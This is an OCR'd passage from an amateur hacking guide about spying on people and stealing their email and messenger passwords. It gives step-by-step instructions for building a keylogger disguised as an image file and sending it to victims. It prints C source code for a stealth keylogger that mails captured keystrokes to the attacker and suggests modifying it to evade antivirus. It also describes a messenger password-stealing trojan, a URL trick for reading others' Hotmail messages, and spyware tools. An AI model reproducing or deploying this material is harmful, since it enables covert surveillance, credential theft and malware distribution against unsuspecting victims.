
http://www.allinonespy.com/

http://www.ardamax.com

http://boss.dids.com

http://www.ematrixsoft.com

http://www.keylogger.com



Actual Keylogger shows the pressed keys, Pressed by the user

2.Remote Computer Keylogger:- This program 1st makes an exe file, in which you have specified your mail-id, Port-no, SMTP server, Maximum log size (size of log file when it will mail you the logged contains)…etc.

Now you have to send this exe file to the victim, and rum it on their computer. Now its your job that how you can done it.


Mostly exe files created by these type of softwares are easily detected by the Anti Virus Softwares.

Here is a picture of 1st keylogger which I found on the internet.

Now I am going to tell you my 1st keylogger (which I still really love) which I searched on the internet and run it sucessfully. I am not going to tell its name and site address, at least you have to find out these things, after all you wanna to be an HACKER.

In this software 1st you have to fill required information and than make an exe with or without any external file. And than send that file to the victim. When victim will run that file he or she will be infected. And now his or her every key-stroke will be saved in a log file and will be send to the mail-id of the attacker.

As you are able to see the software image below, this is the 1st part of the software called settings and you have to fill requried information here.



Here is the list of information you have to fill…

1- Your e-mail id, on which you wants the keylog-reports shuold be sent. I have tested lots of mail-ids but only yahoo mail ids are working here.

2- Enter here MX-Server address. If you donot know about it, just click on the "Get MX" button, after entering your mail-id in 1st colum.


3- Get MX, button to get the MX server address.

4- Fill the Log size. Here log size means when this software will install on the target system, after a specified KB size (which you will fill here), this software will send the keylog-report on your mail-id. Actually when this software install on the target system, it stores all the key-strokes & activities in a file on a secrat location on that system and when the file size increase and reached on a specified size (specified by you) it sends the key-stroke file on your mail-id and deletes that file from the system.

5- Here you can specify that if you wants that this software gets automatically uninstall on a particular date, specify that date here, else leave this coloum uncheked.

6- Check this coloum, because you would like to recive all the captured password daily.

Now you are on the 2nd part of this software which is called Setup and you have to fill required information here and make the exe file. Here is the image of the 2nd part of the software.



1- Check this box if you are going to make an installer, it means that you want to make a file which will install on the target computer, and sends all the key-stroke on your mail-id.

2- If you wants to uninstall this software fron any machine, you can make an uninstaller, just check this box and make an uninstaller, with an external file. And than run that exe on that system, the software will be uninstalled from that system. And after that you will not recive any key-stroke reports.

3- Browse and select the external file with which you want to make the exe file. To fool the victim we prefer this method to make exe. Exe made by this method looks like an ordinary document file, or image file, and the victim thinks that its an image file and opens it. While the torjan was attached with this file, by clicking this image file that trojan is now installed in the background of the computer, and the victim is now infacted.


4. Click Make button to make exe file and save it on your PC.

5. You can choose this option to makes exe without any external file.


Key-strokes reports send by this software in the attackers mail-id looks like this…

The red arrow shows in the above picture the keylog report send by the software in the mail-id of the attacker. In the senders mail-id it will show logs@logs.com. And in the subject, the name of that computer will be written. You will be able to see all these reports in your bulk-mail of yahoo.com.

Here is a Report send by this software, which will look like this.



Some softwares sends key-stroke reports in the FTP account of the attacker. Which look likes the following image….



You can create your FTP accounts on the sites….like..

http://www.serversfree.com/

https://byethost.com/index.php/free-hosting

http://www.zettahost.com/ftp-server

These softwares are easly detectable by Antivirus softwares, so if you want to make it run successfully, you have to work a little bit hard.

Here I am giving the source code of a keylogger which I found on the internet. Just go through and try to understand the code, how it works ?

If Anti-virus apps start to detect it you should be able to just change it a little and recompile it…..

```
#include <windows.h>
#include <stdio.h>
#include <winuser.h>
#include <windowsx.h>
#include <time.h>
int MailIt (char *mailserver, char *emailto, char *emailfrom,
char *emailsubject, char *emailmessage);
#define BUFSIZE 800
#define waittime 500
/*If you don't know the mail exchange server for an address for the following
"nslookup -querytype=mx gmail.com" but replace gmail.com with the domain for
whatever email address you want. YOU MUST CHANGE THESE SETTINGS OR
IT WILL NOT WORK!!! */
#define cmailserver "gmail-smtp-in.l.google.com"
#define cemailto "yourmailid@gmail.com"
#define cemailfrom "yourmailid@gmail.com"
#define LogLength 100
#define FileName "sound.wav"
#define SMTPLog "ring.wav"
#define cemailsubject "Logged"

int test_key(void);
int main(void)
{
   //Uncomment the lines below to put the keylogger in stealh mode.
   HWND stealth; /*creating stealth */
   AllocConsole();

stealth=FindWindowA("ConsoleWindowClass",NULL);
   ShowWindow(stealth,0);

   {FILE *file;
   file=fopen(FileName,"a+");
   time_t theTime=time(0);
   fputs("\nStarted logging: ", file);
   fputs(ctime(&theTime),file);
   fclose(file);
}

/* if (test==2)
{//the path in which the file needs to be
char *path="c:\\%windir%\\svchost.exe";
create=create_key(path);
} */

int t=get_keys();
return t;
}

int get_keys(void)
{
int freadindex;
char *buf;
long len;
FILE *file;
file=fopen(FileName,"a+");

short character;
while(1)

sleep(10);/*to prevent 100% cpu usage*/
for(character=8;character<=222;character++)
```

```
{
if(GetAsyncKeyState(character)==-32767)
{
FILE *file;
file=fopen(FileName,"a+");
if(file==NULL)
{
return 1;
}
if(file!=NULL)
{
if((character>=39)&&(character<=64))
{
fputc(character,file);
fclose(file);
break;
}
else if((character>64)&&(character<91))
{
character+=32;
fputc(character,file);
fclose(file);
break;
}
else
{
switch(character)
{
caseVK_SPACE:
fputc(' ',file);
fclose(file);
break;
caseVK_SHIFT:
fputs("\r\n[SHIFT]\r\n",file);
fclose(file);
break;
caseVK_RETURN:
fputs("\r\n[ENTER]\r\n",file);
fclose(file);
break;

caseVK_BACK:
fputs("\r\n[BACKSPACE]\r\n",file);
fclose(file);
break;
caseVK_TAB:
fputs("\r\n[TAB]\r\n",file);
fclose(file);
break;
caseVK_CONTROL:
fputs("\r\n[CTRL]\r\n",file);
fclose(file);
break;
caseVK_DELETE:
fputs("\r\n[DEL]\r\n",file);
fclose(file);
```

```
break;
caseVK_OEM_1:
fputs("\r\n[::]\r\n",file);
fclose(file);
break;
caseVK_OEM_2:
fputs("\r\n[/?]\r\n",file);
fclose(file);
break;
caseVK_OEM_3:
fputs("\r\n[`~]\r\n",file);
fclose(file);
break;
caseVK_OEM_4:
fputs("\r\n[[{]\r\n",file);
fclose(file);
break;
caseVK_OEM_5:
fputs("\r\n[\\|]\r\n",file);
fclose(file);
break;
caseVK_OEM_6:
fputs("\r\n[]}]\r\n",file);
fclose(file);
break;
caseVK_OEM_7:
fputs("\r\n['\"]\r\n",file);
fclose(file);
break;
case187:
fputc('+',file);
fclose(file);
break;
case188:
fputc(',',file);
fclose(file);
break;
case189:
fputc('-',file);
fclose(file);
break;
case190:
fputc('.',file);
fclose(file);
break;
caseVK_NUMPAD0:
fputc('0',file);
fclose(file);
break;
caseVK_NUMPAD1:
fputc('1',file);
fclose(file);
break;
caseVK_NUMPAD2:
fputc('2',file);
fclose(file);
break;
caseVK_NUMPAD3:
fputc('3',file);
fclose(file);
break;
caseVK_NUMPAD4:
```

```
fputc('4',file);
fclose(file);
break;
caseVK_NUMPAD5:
fputc('5',file);
fclose(file);
break;
caseVK_NUMPAD6:
fputc('6',file);
fclose(file);
break;
caseVK_NUMPAD7:
fputc('7',file);
fclose(file);
break;
caseVK_NUMPAD8:
fputc('8',file);
fclose(file);
break;
caseVK_NUMPAD9:
fputc('9',file);
fclose(file);
break;
caseVK_CAPITAL:
fputs("\r\n[CAPSLOCK]\r\n",file);
fclose(file);
break;
default:
fclose(file);
break;
}
}
}
}
}
FILE *file;
file=fopen(FileName,"rb");
fseek(file,0,SEEK_END);//go to end
len=ftell(file); //get position at end (length)
if(len>=LogLength) {
fseek(file,0,SEEK_SET);//goto beg.
buf=(char*)malloc(len);//malloc buffer
freadindex=fread(buf,1,len,file);//read into buffer
buf[freadindex] = '\0';//Extra bit I have to add to make it a sting
MailIt( cmailserver, cemailto, cemailfrom, cemailsubject,buf);
fclose(file);
file=fopen(FileName,"w");
}

fclose(file);
//free (buf);

}
return EXIT_SUCCESS;
}

int MailIt (char *mailserver, char *emailto, char *emailfrom,
char *emailsubject, char *emailmessage) {
SOCKET sockfd;
WSADATA wsaData;
FILE *smtpfile;
```


```
#define bufsize 300
int bytes_sent;  /* Sock FD */
int err;
struct hostent *host;  /* info from gethostbyname*/
struct sockaddr_in dest_addr;  /* Host Address */
char line[1000];
char *Rec_Buf = (char*) malloc(bufsize+1);
smtpfile=fopen(SMTPLog,"a+");
if (WSAStartup(0x202,&wsaData)== SOCKET_ERROR)  {
fputs("WSAStartupfailed",smtpfile);
WSACleanup();
return -1;
}
if ( (host=gethostbyname(mailserver))== NULL)  {
perror("gethostbyname");
exit(1);
}
memset(&dest_addr,0,sizeof(dest_addr));
memcpy(&(dest_addr.sin_addr),host->h_addr,host->h_length);

/* Prepare dest_addr*/
dest_addr.sin_family=host->h_addrtype; /* AF_INET from gethostbyname*/
dest_addr.sin_port=htons(25);/* PORT defined above */

/* Get socket */

if ((sockfd=socket(AF_INET,SOCK_STREAM,0))< 0) {
exit(1);
}
/* Connect ! */
fputs("Connecting....\n",smtpfile);

if (connect(sockfd,(struct sockaddr *)&dest_addr,sizeof(dest_addr))== -1){
perror("connect");
exit(1);
}
sleep(waittime);
err=recv(sockfd,Rec_Buf,bufsize,0);Rec_Buf[err]= '\0';
fputs(Rec_Buf,smtpfile);
strcpy(line,"helome.somepalace.com\n");
fputs(line,smtpfile);
bytes_sent=send(sockfd,line,strlen(line),0);
sleep(waittime);
err=recv(sockfd,Rec_Buf,bufsize,0);Rec_Buf[err]= '\0';
fputs(Rec_Buf,smtpfile);
strcpy(line,"MAIL FROM:<");
strncat(line,emailfrom,strlen(emailfrom));
strncat(line,">\n",3);
fputs(line,smtpfile);
bytes_sent=send(sockfd,line,strlen(line),0);
sleep(waittime);
err=recv(sockfd,Rec_Buf,bufsize,0);Rec_Buf[err]= '\0';
```

There is lots of softwares are available on the internet I am giving some of them details here. These softwares can help you to recover the passwords.

Protected Storage PassView

Protected Storage PassView is a utility that reveals the passwords stored on your computer by Internet Explorer, Outlook Express and MSN Explorer. Download the software from:

http://nirsoft.mirrorz.com



This software can show four types of passwords:

Outlook passwords: When you create a mail account in Outlook Express or a POP3 account in Microsoft Outlook, and you choose the "Remember password" option in the account properties, the password is saved in the Protected Storage, and this utility can instantly reveal it.
AutoComplete passwords in Internet Explorer: Many Web sites provides you a logon screen with user-name and password fields. When you log into the Web site, Internet Explorer may ask you if you want to remember the password for the next time that you log into this Web site. If choose to remember the password, the user-name and the password are saved in the Protected Storage, and thus they can be revealed by Protected Storage PassView.

Password-protected sites in Internet Explorer: Some Web sites allows you to log on by using basic authentication. When you enter the Web site, Internet Explorer displays a special logon dialog-box and asks you to enter your user-name and password. Internet Explorer also gives you the option to save the user-name/password pair for the next time you log-on. If you choose to save the logon data, the user-name and the password are saved in the Protected Storage, and thus they can be revealed by Protected Storage PassView.

MSN Explorer Passwords: The MSN Explorer browser stores 2 types of passwords in the Protected Storage:

Sign-up passwords

AutoComplete passwords

Other Methods & Threats

There are lots of others ways to hack someone Yahoo mail or MSN passwords. If the victim is using Msn messenger or Yahoo messenger, you can easily fool them and get their passwords. There are lots of (not many) software are available internet, which can do it. There is one software which I have tested, contains an exe file, which you have to send to the victim when he/she is online. Make it sure that they run it on their pc. When they run it on their pc, they are automatically logoff from the messenger. Now when they log back to the messenger, the exe program which you have send to the victim stores the password and when you enters a special characters ($$$) on the messenger, you can see the password of the victim. Don't worry victim is not able to see this.

There are lots of funny tricks & softwares are available on the internet. And in future more will be posted. And it will never end. The security can be briefed up to make it all not happen but the Hackers are always a step ahead all of it.

Here are some other softwares & tricks to hack mail accounts.

Hotmail Scanner

This is a great software to check someone's hotmail accout without their password. 1st I will advice you to try this software on your own hotmail accounts. Do not test it on others hotmail a/c.. You can downlaod this software from:

http://www.root-core.com/

The software looks like the following image.

Three Steps To View Someones Emails In Hotmail (Tested with IE 5). To view full email from someone elses account do the following:

1. Login normally to Hotmail with your ID (any id)

2. Use this type of link to view specific message from specific user:

http://pv2fd.pav2.hotmail.msn.com/cgi-bin/saferd?_lang=EN&hm___tg=http%3a%2f%2f64%2e4%2e36%2e250%2fcgi%2dbin%2fgetmsg&hm___qs=%26msg%3dMSG99804

OR

http://lw14fd.law14.hotmail.msn.com/cgi-bin/saferd?

_lang=EN&hm___tg=http%3a%2f%2f64%2e4%2e36%2e250%2fcgi%2dbin%2fgetmsg&hm___qs=%2

From that link change values:

MSG943322803%2e16 (Message id number, its simply a counter. %2e=.)

username (Hotmail account name to view)

(remove "%26raw%3d0" if you want to view email as 'emailbox view', instead of full raw view.)

(remove "&hm___fl=attrd&domain=hotmail.com" if you dont like the hotmail frame on top.)

3. Done. If you entered correct message number & that user has it you will see it.

Password Visible

You can use this software to view the masked passwords *********.

Just install this software on your PC, than run the software. Now open the web page where masked password is typed or open that software where masked password is appearing. Now click the mouse on that area where masked password is appearing. This software will unmask the password. Download the software from

www.panduka-senaka.com

WebMail Spy

WebMail Spy is a very good software which is able to record all web based E-Mails. WebMail Spy is currently one of the only software, which will record web-based e-mail. WebMail Spy has the ability to log e-mail messages for any of the supported web mail clients and store them in a secret place.

There is lots of Good options in web mail spy—like,

1st you have to enter e-mail id in this software which you want to moniter. Than you have to enter some more required information which Web Mail Spy needs to moniter this mail-id. Now you have to connect to the internet and start this software. Now whenever your target e-mail send or recive any mails, Web Mail Spy will record it in a secret location. And later you can check them.

If you enable Automatic Log Clearing, once the specified amount of e-mails has been recorded, WebMail Spy will automatically overwrite the old recorded e-mail's.

The Mail Filtering options allows you to setup lists of e-mail senders, recipients, and subjects, and body content in which you wish to have WebMail Spy skip over when recording e-mail.

If you do not enter any data into any of the lists, WebMail Spy will always record e-mail's, regardless of their recipient, sender, subject, or body content.


Web site Address => http://www.exploreanywhere.com

You can download a Free trail version from this site, which will work for 30 min everyday. If you want a full working software, you have to purchase licence.

Remote Administration Tool

Remote Admin Tool is a remote control program that lets you work on another computer remotely through your own. You see the remote computer's screen in a resizable window on your own monitor or as the full screen. Your mouse and keyboard control the remote computer so you can work on the remote computer just as if you were sitting right at it. The remote computer can be anywhere on the Internet or in your local network. Some Remote Admin Tool does not give you such facility that you can see the desktop of the remote computer, but it gives you full control over the remote computer. You can delete files, rename files, save a new file, shut-down the computer….do anything whatever you like.

There is lots of RAT is available on the internet. One of them picture is shown below.



The above picture shows a RAT in working.

With this type of softwares whenever you are connected to the internet, a Cracker can connect to your PC and he or she is able to monitor whatever you are doing on your PC. Even a single click on any icon on your PC, or pressing a space key on your PC, a crackers gets all the information what you are doing on your own-beloved-PC. This type of software is so dangerous that if your are infected with this software, a cracker is able to see what you have stored on your hard-disk. He or She can download any file from your hard-disk, or upload any file on your hard-disk, or delete any file without your permision, or rename any file. He or She can even shutdown your PC, can corrupt the Windows files (which are important to run your PC). In one word it's the MOST DANGEROUS tool.

If you wants that you are not being infected by this type of softwares you have to install some good Anti-virus softwares. If any-how you are infected with this software, I will advice to format your hard-disk and reload Windows. See how you can protect yourself from these threats in the last section "How to protect Yourself".

Read Notify


ReadNotify is the most powerful and reliable email tracking service. ReadNotify tells you about the details when email sent by you gets read, re-opened, forwarded.

And it has following features...

1. Date and time the mail send by you was opened.
2. Location of recipient (per their ISP city /town).
3. Map of location.
4. Recipients IP address.
5. Referrer details ie; if accessed via web mail.
6. URL clicks.
7. How long your email was read.
8. How many times your email was opened.
9. If your email was forwarded, or opened on a different computer
10. Ensured-Receipts and retractable emails
11. Invisible tracking
12. Self-Destructing emails, it means that you can specify a time, after that time your reciptent will not be able to read that mail. And your mail will be destroyed.
13. you can Block the printing of your e-mail.
14. Adobe Acrobat PDF Document Tracking
15. Track MS Word or Excel documents
16. Email Read Notifications
17. Legal Proof-of-Opening receipts
18. Delivery Service Notifications
19. SMS alert on your cell-phone or pager
20. Instant Messenger


If you want to know how you can do these all things, 1st you have to visit www.readnotify.com, and register yourself. After that you have to downlaod the plug-in software avilable on the site. Plugin software names are

setupoe2.exe, rnieup4.exe, rngen32.exe. Install these plugins to your computer. After installing these plugin an icon will appear in the tray (lower-right-corner-of-your-computer). Like the following picture.

